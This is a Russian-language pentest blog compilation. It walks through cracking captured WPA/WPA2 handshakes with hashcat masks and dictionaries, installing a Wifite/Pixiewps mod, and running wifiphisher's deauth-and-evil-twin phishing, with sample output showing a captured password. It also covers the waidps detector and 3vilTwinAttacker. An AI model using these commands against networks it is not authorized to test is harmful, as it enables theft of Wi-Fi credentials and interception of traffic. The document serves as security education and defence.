На машине с Kali Linux 1.1.0a у меня графическая карта Radeon HD 7870M Series, и я буду использовать словарь rockyou в большинстве упражнений. В этой заметке я покажу пошаговый **взлом паролей WPA2 WPA с Hashcat (файлов рукопожатий — .cap-файлов) с помощью cudaHashcat или oclHashcat или Hashcat на Kali Linux**.

Я буду использовать команду oclHashcat, т. к. я использую AMD GPU. Если вы используете NVIDIA GPU, то для вас cudahashcat.

Для включения взлома видеокартой, вам нужно установить или CUDA для видеокарты NVIDIA или fglrx для AMD. Как это сделать было рассказано в предыдущих постах.

Пользователи NVIDIA:

- Установите драйвер NVIDIA на Kali Linux – NVIDIA ускоренный графический драйвер Linux
- Установите модуль ядра драйвера NVIDIA CUDA и Pyrit на Kali Linux – CUDA, Pyrit и Cpyrit-cuda

Пользователи AMD:

- Установите проприетарный fglrx драйвер AMD ATI fglrx на Kali Linux
- Установите AMD APP SDK в Kali Linux
- Установите CAL++ в Kali Linux
- Установите Pyrit

Зачем использовать Hashcat для взлома файлов рукопожатий WPA WPA2?

Pyrit самый быстрый, когда нам нужно взломать файлы рукопожатий WPA2 WPA. Так почему мы используем Hashcat для взлома файлов рукопожатий WPA2 WPA?

Потому что мы можем?

Потому что Hashcat позволяет нам настроить атаку с заданными правилами и масками. Чтобы было понятнее, что имеется ввиду, рассмотрим конкретные примеры.

Hashcat позволяет нам использовать следующие встроенные наборы символов для атаки на файл рукопожатия WPA2 WPA.

Встроенные наборы символов

1 ?l = abcdefghijklmnopqrstuvwxyz
2 ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
3 ?d = 0123456789
4 ?s = !”#$%&'()*+,-./:;⇔?@[\]^_`{|}~
5 ?a = ?l?u?d?s
6 ?b = 0x00 - 0xff

Цифровые пароли

Допустим, ваш пароль 12345678. Вы можете использовать пользовательскую МАСКУ вроде такой ?d?d?d?d?d?d?d?d

Это означает, что мы пробуем сломать пароль из восьми цифр вроде 12345678 или 23456789 или 01567891. Уверен, вы уловили смысл.

Буквенный пароль — все заглавные цифры

Если ваш пароль набран капсом, вроде ABCFEFGH или LKHJHIOP или ZBTGYHQS и т. д., тогда вы можете использовать следующую МАСКУ:

?u?u?u?u?u?u?u?u

Она будет взламывать все пароли из восьми заглавных букв.

Цифровой пароль — все строчные

Если ваш пароль набран строчными буквами, вроде: abcdefgh или dfghpoiu или bnmiopty и т. д., тогда вы можете использовать следующую МАСКУ:

?l?l?l?l?l?l?l?l

Она будет взламывать все пароли из восьми строчных букв. Думаю, и это тоже понятно.

Пароль — буквы нижнего регистра и цифры

Если вы знаете, что пароль наподобие a1b2c3d4 или p9o8i7u6 или n4j2k5l6 и т. д. (буквы и цифры чередуются), тогда вы можете использовать следующую МАСКУ:

?l?d?l?d?l?d?l?d

Пароль — заглавные буквы и цифры

Если вы знаете, что пароль вроде такого A1B2C3D4 или P9O8I7U6 или N4J2K5L6 и т. д. (буквы и цифры чередуются), тогда вы можете использовать следующую МАСКУ:

?u?d?u?d?u?d?u?d

Пароли — смесь из заглавных, строчных букв, цифр и специальных символов.

Если ваш пароль исключительно случайный, тогда вы можете просто использовать МАСКУ вроде этой:

?a?a?a?a?a?a?a?a

Обратите внимание: ?a символизирует что угодно… Надеюсь, идея понятна.

Чем меньше известно о пароле, тем дольше срок его подбора. Использование атаки по словарю может значительно увеличить шанс успеха.

Пароль — когда вы знаете некоторые символы

Если вы каким-то образом знаете несколько символов в пароле, то дела будут двигаться намного быстрее. Каждая известная буква сохранит огромное количество компьютерного времени. МАСКИ можно использовать совместно. Давайте предположим, что нам нужно подобрать пароль из восьми символов, который начинается с abc, не содержит каких-либо специальных символов. Тогда вы можете создать МАСКИ вроде таких:

abc?l?l?l?l?l
abc?u?u?u?u?u
abc?d?d?d?d?d
abc?l?u??d??d?l
abc?d?d?l?u?l

Кто-то посчитал, что получится 125 комбинаций для такого случая. Их использование значительно сократит время на подбор пароля. В этом и есть настоящая сила cudaHashcat или oclHashcat или Hashcat на Kali Linux для взлома WPA2 WPA паролей.

Но не нужно бояться запутаться в этих масках, в нашем распоряжении такой мощный инструмент как пользовательские наборы символов. О них чуть ниже.

Вы можете ещё более ускорить процесс, если вы знаете, что лицо, чей пароль вы разгадываете, использует только ЗАГЛАВНЫЕ буквы в начале пароля, несколько строчных букв и заканчивает цифрами.

Например так: Abcde123

Ваша маска будет:

?u?l?l?l?l?d?d?d

Взлом произойдёт значительно быстрее.

Пользовательские наборы символов

Все версии Hashcat имеют четыре параметра командной строки для настройки пользовательских наборов символов.

Синтаксис этих параметров следующий:

1 --custom-charset1=CS
2 --custom-charset2=CS
3 --custom-charset3=CS
4 --custom-charset4=CS

Где CS — это и есть пользовательский набор символов. CS можно задавать как перебором символов, встроенными наборами символов и т. д. Чуть ниже будут примеры, которые помогут разобраться, если не совсем понятно.

У этих параметров командной строки есть и короткие аналоги: -1, -2, -3 и -4. Их можно использовать прямо в командной строке и в так называемых файлах пользовательских наборов символов hashcat (обычный текстовый файл с расширением .hcchr, который содержит символы/цифры, которые будут использоваться в первой строке файла). Посмотрите эти примеры:

Примеры

Каждая следующая команда определяет одинаковый пользовательский набор символов, который состоит из следующих символов “abcdefghijklmnopqrstuvwxyz0123456789” (aka “lalpha-numeric”):

1 -1 abcdefghijklmnopqrstuvwxyz0123456789
2 -1 abcdefghijklmnopqrstuvwxyz?d
3 -1 ?l0123456789
4 -1 ?l?d
5 -1 loweralpha_numeric.hcchr # это файл, который содержит все цифры + символы (abcdefghijk

Следующая команда задаёт набор символов, в который вохдят “0123456789abcdef”:

-1 ?dabcdef

Следующая команда задаёт полный набор 7-битных символов ascii charset (aka “mixalpha-numeric-all-space”):

-1 ?l?d?s?u

Следующая команда устанавливает в качестве первого пользовательского набора (-1) символы, специфичные для русского языка:

-1 charsets/special/Russian/ru_ISO-8859-5-special.hcchr

На Kali Linux посмотреть все доступные файлы пользовательских наборов символов .hcchr для разных языков можно командами:

1 tree /usr/share/maskprocessor/charsets/
2 или
3 tree /usr/share/hashcat/charsets/

Помните нашу задачу: пароль начинается на abc, в общей сложности имеет 8 символов, причём в нём точно нет специальных символов. Теперь вместо составления большого количества масок, можно использовать следующий пользовательский набор:

Задаём пользовательский набор, который включает все большие и маленькие буквы, а также цифры:

-1 ?l?d?u

Подставляем наш пользовательский набор в МАСКУ:

abc?1?1?1?1?1

Не знаю, хорошо ли вам видно, но там используются цифра 1. Буква l не используется.

Ну хватит про МАСКи. Захватывать файлы рукопожатий (хэндшейки) можно разными программами. Об одном из методов было, например, рассказано в предыдущей инструкции о взломе Wifi WPA2 WPA паролей с использованием pyrit и cowpatty в Kali Linux. Будем считать, что файлы рукопожатий у вас уже есть или вы знаете как их раздобыть.

Очистка ваших файлов .cap программой wpaclean

Следующим шагом мы конвертируем файл .cap в формат, который будет понятен Hashcat (cudaHashcat или oclHashcat).

Для ручной конвертации .cap используйте следующую команду в Kali Linux.

```
1	wpaclean <out.cap> <in.cap>
```

Обратите внимание, что, вопреки логике, сначала идёт выходной файл, а потом входной <out.cap> <in.cap>. Казалось бы, логичнее было <in.cap> <out.cap>. Обратите на это внимание, чтобы не терять время на выяснение проблемы.

В моём случае команда выглядит так:

wpaclean hs/out.cap hs/Narasu_3E-83-E7-E9-2B-8D.cap

Конвертация файлов .cap в формат .hccap

Нам нужно конвертировать этот файл в формат, понятный Hashcat (cudaHashcat или oclHashcat).

Для его конвертирования в формат .hccap с помощью “aircrack-ng” нам нужно использовать опцию -J

```
1	aircrack-ng <out.cap> -J <out.hccap>
```

Обратите внимание -J это заглавная J а не маленькая j.

В моём случае команда следующая:

```
1	aircrack-ng hs/out.cap -J hs/out
```

Взлом WPA2 WPA рукопожатий с Hashcat

Hashcat (cudaHashcat или oclHashcat) очень гибкие. Я охвачу только два наиболее общих и базовых сценария:

- Атака по словарю
- Атака по маске

Атака по словарю

Раздобудьте какие-нибудь словари, вроде Rockyou.Прочитайте эту заметку для детальных инструкций о том как получить файл словаря, отсортировать/очистить и т.д.

Для начала нам нужно узнать, какой режим использовать для файла хендшейка WPA2 WPA. Этот вопрос раскрыт в полной мере в статье «Взлом хешей паролей MD5, phpBB, MySQL и SHA1 с помощью Hashcat в Kali Linux». Здесь только краткое изложение:

```
1	hashcat --help | grep WPA
```

Т.е. это 2500.

Мы используем следующую команду для старта процесса взлома:

```
1	hashcat -m 2500 /root/hs/out.hccap /root/rockyou.txt
```

Команда может отличаться. Например, я использую следующий вариант:

```
1	oclHashcat --force -m 2500 /root/hs/out.hccap /root/rockyou.txt
```

Поскольку я установил oclHashcat.

У тех, кто установил cudaHashcat, команда выглядить так:

```
1	cudaHashcat -m 2500 /root/hs/out.hccap /root/rockyou.txt
```

У меня всё получилось быстро, поскольку пароль для беспроводной ТД был простым. Это заняло секунды. В зависимости от размера словаря, процесс может занять довольно много времени.

Не забываем, что если использовать атаку по словарю, то Pyrit будет намного-намного быстрее чем любая из троицы cudaHashcat или oclHashcat или Hashcat.

Про атаку по словарю уже рассказано, не будем повторяться. Если пропустили, то читайте «Взлом хешей паролей MD5, phpBB, MySQL и SHA1 с помощью Hashcat в Kali Linux» там тема атаки по словарю раскрыта в полной мере.

Атака методом перебора — брутфорс

Теперь главная часть этой инструкции. Использование атаки методом перебора по МАСКе.

Для взлома файла рукопожатия WPA WPA2 с Hashcat (cudaHashcat или oclHashcat) используйте следующую команду:

```
1	hashcat -m 2500 -a 3 capture.hccap ?d?d?d?d?d?d?d?d
```

- Где -m = 2500 означает атаку на файл рукопожатия WPA2 WPA.
- -a = 3 означает использование брутфорса (она совместима с атакой по маске).
- capture.hccap = Наш конфертированный файл .cap. Мы сгенерировали его программами wpaclean и aircrack-ng.
- ?d?d?d?d?d?d?d?d = Это наша маска, где d = цифра. Это означает, что пароль полностью состоит из цифр, например, 78964352 или 12345678 и т.д.

Я сделал маску под свою задачу, чтобы ускорить процесс. Вы можете создавать ваши собственные маски подобным образом, как объяснено выше. Если планируется использовать МАСКу многократно, то своё драгоценное творение можно сохранить в файл. Назовём его, к примеру webware-1.hcmask. Поместить его можно к остальным маскам.

/usr/share/oclhashcat/masks/webware-1.hcmask.

Кстати, посмотреть дефолтныей файлы МАСОК, поставляемых с oclHashcat можно здесь:

```
1	ls /usr/share/oclhashcat/masks/
```

Когда я вновь захочу использовать созданную мной маску, то команда будет примерно следующая:

```
1	cudahashcat -m 2500 -a 3 /root/hs/out.hccap /usr/share/oclhashcat/masks/webware-1.hcmask
```

Пример файлов .hcmask file

Вы можете проверить содержимое файла образца .hcmask следующей командой:

```
1	tail -10 /usr/share/oclhashcat/masks/8char-1l-1u-1d-1s-compliant.hcmask
```

Эти файлы образцов можно использовать в оригинальном виде с Hashcat (cudaHashcat или oclHashcat) или отредактировать под свои нужды.

Расположение взломанных паролей

Hashcat (cudaHashcat или oclHashcat) сохраняет все раскрытые пароли в файл. Вы найдёте его в той же рабочей директории, где вы запустили Hashcat. В моём случае я запускал все команды из моей домашней директории, т. е. в /root.

```
1	cat hashcat.pot
```

Заключение

Мы рассмотрели все основные приёмы перебора паролей по маске. Тем не менее, отсылаю вас к официальному сайту hashcat.net, к его вики и инструкциям. Там вы найдёте дополнительную информацию.

Также необходимо помнить, что существуют ещё и другие типы атак: атака по отпечаткам, гибридная атака, перестановочная атака, атака основанная на правиле, табличная атака, атака с переключением раскладки.

Информацию о них вы найдёте на официальном сайте (на английском языке), либо в инструкциях на WebWare.biz. Заходите почаще, чтобы не пропустить ничего интересного!

Мод Wifite с поддержкой Pixiewps

Вся неделя проходит под знаком Pixiewps. Краткая хронология:

1. открытие уязвимости pixie dust attack
2. написание библиотеки Pixiewps от Wiire
3. добавлена поддержка Pixiewps в Reaver (t6x)

4. Reaver (t6x) с поддержкой Pixiewps и сама Pixiewps добавлены в официальные репозитории Kali Linux
5. Появился мод Wifite с поддержкой Pixiewps

Некоторые подробности, а что же это такое — Pixiewps, вы можете прочитать в предыдущих новостях здесь и здесь.

Думаю, следующим шагом станет добавление мода Wifite с поддержкой Pixiewps в официальные репозитории Kali Linux. Но пока этого не произошло, будем на полшага впереди остальных. Сделаем это сами.

Официальный сайт мода https://github.com/aanarchyy/wifite-mod-pixiewps

Можно зайти, скачать нужный файл (wifite-ng), задать ему соответствующие разрешения и запускать из графического интерфейса. Я покажу как это сделать из командной строки (удобно, если у вас доступ к Kali Linux по SSH, да и вообще, умение пользоваться командной строкой здорово увеличивает производительность. Нам нужно выполнить всего две команды. Первой мы копируем файл в каталог, где лежат остальные программы:

```
1	wget --output-document=/usr/bin/wifite-ng https://raw.githubusercontent.com/aanarchyy/wifite-mo
```

Второй командой мы даём файлу разрешения на исполнение:

```
1	chmod +x /usr/bin/wifite-ng
```

Всё готово!

Запускать так:

```
1	wifite-ng
```

Добавленные ключи

```
1	-pto <sec>	# настраивается время для атаки pixiewps, по умолчанию 660
2	-ponly	# использовать только pixiewps и вплоть до M3
3	-pnopsk	# не пропускать полученный пин через reaver
4	-paddto <sec>	# добавить n секунд до таймаута для каждого поиска хеша, по умолчанию 30
5	-update	# теперь обновится до этого форма вместо оригинального wifite
6	-endless	# будет включён цикл на цели до тех пор, пока не отключён вручную
```

Требуемые инструменты

Только для тех у кого НЕ Kali Linux. У пользователей Kali всё уже есть.

Вы должны установить Pixiewps от Wiire

и

Вы должны установить reaver-wps-fork-t6x от t6x

Будет реализовано в дальнейшем

- Добавлена проверка на наличие pixiewps, модифицированного reaver, и других обязательных для установки программ.
- Добавлена проверка на необходимость обновления перед выполнением.
- Добавлена опция динамически спуфить подсоединённого клиента во время запущенной атаки.
- Добавлена опция автоматически пропускать ранее взломанные ТД (вместо запроса).
- Добавлена запись для отдельных точек доступа (клиенты, сила сигнала, хеши, найденные пины и т. д.).

Возможно, будет реализовано в дальнейшем

- Добавлена возможность загружать и устанавливать pixiewps и модифицированный reaver из github
- Добавлена поддержка mdk3
- Добавлены вычисления дефолтных пинов и опций.

Взлом Wi-Fi сетей: инструменты, которые не попали в Kali Linux

Kali Linux включает большой комплект инструментов предназначенных, по большей части, для тестирования на проникновение. Разработчики Kali следят за выходом новых инструментов и даже предлагают всем желающим рекомендовать новые программы, которые они ещё не включили.

Благодаря такой открытости и обратной связи, в Кали есть практически всё, что нужно подавляющему большинству пентестеров. Тем не менее, есть немало программ которые они пропустили или сознательно не включают в свой дистрибутив. Я хочу рассказать о четырёх таких программах. Каждая из них предназначена для атаки на беспроводные сети (Wi-Fi). Каждая из них имеет в своём функционале особенности, которые не сводятся к возможностям уже доступных программ.

Важно отметить, что в этой заметке не ставится задача научить пользоваться этими программами. Для этого нужны отдельные многостраничные мануалы. Главная цель — это информационная, т. е. просто привлечь к ним внимание.

Глядя на некоторые из этих программ и думая «почему они не попали в Kali?», я вспоминаю шутку: «его выгнали из спецназа… за избыточную жестокость». Я публикую эту информацию на следующих условиях:

- она предназначена для образовательных целей;
- она предназначена для демонстрации угроз в отношении беспроводных сетей;
- она предназначена для аудита собственных беспроводных сетей и устройств; либо сетей других лиц только после получения (письменного) разрешения от них;

- если вы не поняли/не прочитали/не стали прислушиваться к вышеприведённым пунктам, то вы самостоятельно несёте ответственность за возможные последствия.

Взлом и даже атаки (попытки взлома) беспроводных сетей, а также перехват учётных данных и другой персональной информации, являются правонарушениями или даже преступлениями. За них в законодательстве предусмотрена ответственность, вплоть до уголовной. Всё, что вы делаете, вы делаете на свой страх и риск — я за ваши действия и их последствия не отвечаю.

Чтобы наши новые программы не валялись по всему диску, в домашнем каталоги создадим специальную папку для них. И все сторонние программы будем ставить в этот каталог.

```
1 cd ~
2 mkdir opt
```

wifiphisher

Официальная страничка: https://github.com/sophron/wifiphisher

Wifiphisher предназначена для фишинговой атаки на WiFi сети в целях получения паролей от ТД и другой персональной информации. Этот инструмент основан на атаке социальной инженерии. Т.е. эта программа не содержит каких либо инструментов для брутфорсинга. Это простой способ получить учётные данные от сайтов или пароли от WPA/WPA2.

Wifiphisher работает на Kali Linux и распространяется по MIT лицензии.

Если смотреть глазами жертвы, то атака включает три фразы:

1. **Жертва деаутентифицируется от её точки доступа**. Wifiphisher постоянно заминает все точки доступа устройств wifi в радиусе действия посредством отправки деаутентифицирующих (deauth) пакетов клиенту от точки доступа и точке доступа от клиента, а также широковещательному адресу.
2. **Жертва подсоединяется к подменной точке доступа**. Wifiphisher сниффет пространство и копирует настройки целевых точек доступа. Затем она создаёт подменную ТД, которая смоделирована для цели. Она также устанавливает NAT/DHCP сервер и перенаправляет правильные порты. Следовательно, из-за помех клиенты начнут подсоединяться к подменной точке доступа. После этого жертва подвергается атаки человек-по-середине.
3. **Для жертвы будет отображена реалистично выглядящая страница конфигурации роутера**. wifiphisher поднимает минимальный веб-сервер и отвечает на HTTP & HTTPS запросы. Как только жертва запросит страницу из Интернета, wifiphisher в ответ отправит реалистичную поддельную страницу, которая спросит пароль, для, например, одной из задач, которые требуют подтверждение WPA пароля во время обновления прошивки.

Требования для wifiphisher

Нужны две сетевые карты, причём одна с поддержкой инжекта.

Программа использует пакет hostapd, поэтому, если он отсутствует, установите его:

```
1 apt-get install hostapd
```

Установка и запуск wifiphisher


```
1 cd ~/opt
2 git clone https://github.com/sophron/wifiphisher
3 cd wifiphisher/
```

Запускаем так:

```
1 python wifiphisher.py
```

```
[+] Ctrl-C at any time to copy an access point from below
num  ch   ESSID
---------------
1  - 1  - xasaki
2  - 1  - conn-xf41c18
3  - 1  - Thomson06D09C
4  - 6  - BIG_B00BS
5  - 6  - Wind WiFi 5V4Weg
6  - 6  - Petter Pan
7  - 6  - CONNX 1
8  - 6  - CONN-X_6486
9  - 6  - OTENET_6364
10 - 7  - conn-xe0fc94
11 - 9  - hol wifi
12 - 11 - man-max
13 - 11 - @Agra
```

```
Jamming devices:
[*] 2c:26:c5:74:40:1c - 1c:65:9d:91:b8:68 - 9  - air-sun
[*] 2c:26:c5:74:40:1c - 1c:99:4c:d3:6e:30 - 9  - air-sun
[*] 2c:26:c5:74:40:1c - 9  - air-sun


DHCP Leases:
1432462884 40:f3:08:fb:3c:42 10.0.0.62 android-6c49980910fe9418 01:40:f3:08:fb:3c:42




HTTP requests:
[*] GET 10.0.0.62
[*] POST 10.0.0.62 wfphshr-wpa-password=crippledblackphoenix

[!] Closing
```



Как противостоять wifiphisher?

Для выявления самых разных атак, в том числе связанных с попыткой разорвать существующие соединения и подключить клиентов к подложным точкам доступа, можно использовать программу **waidps**. Продолжаем чтение.

waidps

Домашняя страница: https://github.com/SYWorks/waidps

waidps — мощный комбайн, первый взгляд на который может вызвать растерянность. Я не буду даже пытаться в этой короткой заметке осветить порядок работы — на сайте автора для этой цели написано большое количество многостраничных инструкций. Количество команд в этой программе просто умопомрачительное. Поэтому я только расскажу о главных функциях и о процессе установки. Всё остальное — в отдельных статьях.

Кроме обычных функций по аудиту беспроводных сетей, waidps способна выявлять атаки на беспроводные ТД. Я не знаю других программ с подобным функционалом.

WAIDPS — это программа с открытым кодом, написанная на Python и работающая в окружении Linux. Точные зависимости не указаны, но при запуске в Kali, программа создаёт/копирует необходимые базы данных и сразу же готова к работе. Т.е. в Kali Linux присутствуют все необходимые компоненты для этой программы. Это многоцелевой инструмент, созданный для аудита (тестирования на проникновение) сетей, обнаружения беспроводного вторжения (атаки WEP/WPA/WPS) а также предотвращения вторжения (остановка связи станции с точкой доступа). Кроме этого, программа будет собирать всю WiFi информацию в округе и сохранять в базах данных. Она будет полезной когда настанет время аудита сети: если точка доступа с включённым «фильтром по MAC» или «скрытым SSID» и не было ли клиентов на интересующие момент.

WAIDS пригодится тестерам на проникновение, тренерам по беспроводным сетям, правоохранительным органам и всем тем, кто интересуется беспроводным аудитом и проникновением. Главная цель этого скрипта — это выявление вторжения. Когда оно обнаружено, скрипт отображает информацию на экране, а также записывает в журнал.


На данный момент WAIDS способна обнаружить следующие беспроводные атаки (это в дополнении к тем, которые обнаруживает WIDS):

- Association / Authentication flooding
- Выявление массовых деаутентификаций, которые могут сигнализировать о возможной атаке на WPA для перехвата рукопожатий
- Выявление возможных атак WEP с использованием ARP запросов методом воспроизведение
- Выявление возможных атак WEP с использованием метода chopchop
- Выявление возможных атак перебором WPS пина с использованием Reaver, Bully и т.д.
- Выявление Злого-Двойника (Evil-Twin)
- Выявление мошеннической точки доступа


Установка и запуск waidps

```
1    cd ~/opt
2    git clone https://github.com/SYWorks/waidps
3    cd waidps
4    python waidps.py
```


Фрагментация:




Фрагментация воспроизведение:




Chopchop:



Chopchop воспроизведение:



Chopchop выбор:



3vilTwinAttacker

Домашняя страница: https://github.com/P0cL4bs/3vilTwinAttacker

Этот инструмент создаёт мошенническую точку доступа Wi-Fi, якобы для обеспечения беспроводных услуг Интернет, а на самом деле следящую за трафиком.

Программные зависимости:

- Рекомендуется использовать на Kali linux.
- Ettercap.
- Sslstrip.
- Airbase-ng включённая в aircrack-ng.
- DHCP.
- Nmap.

Установка и запуск 3vilTwinAttacker

1 cd ~/opt
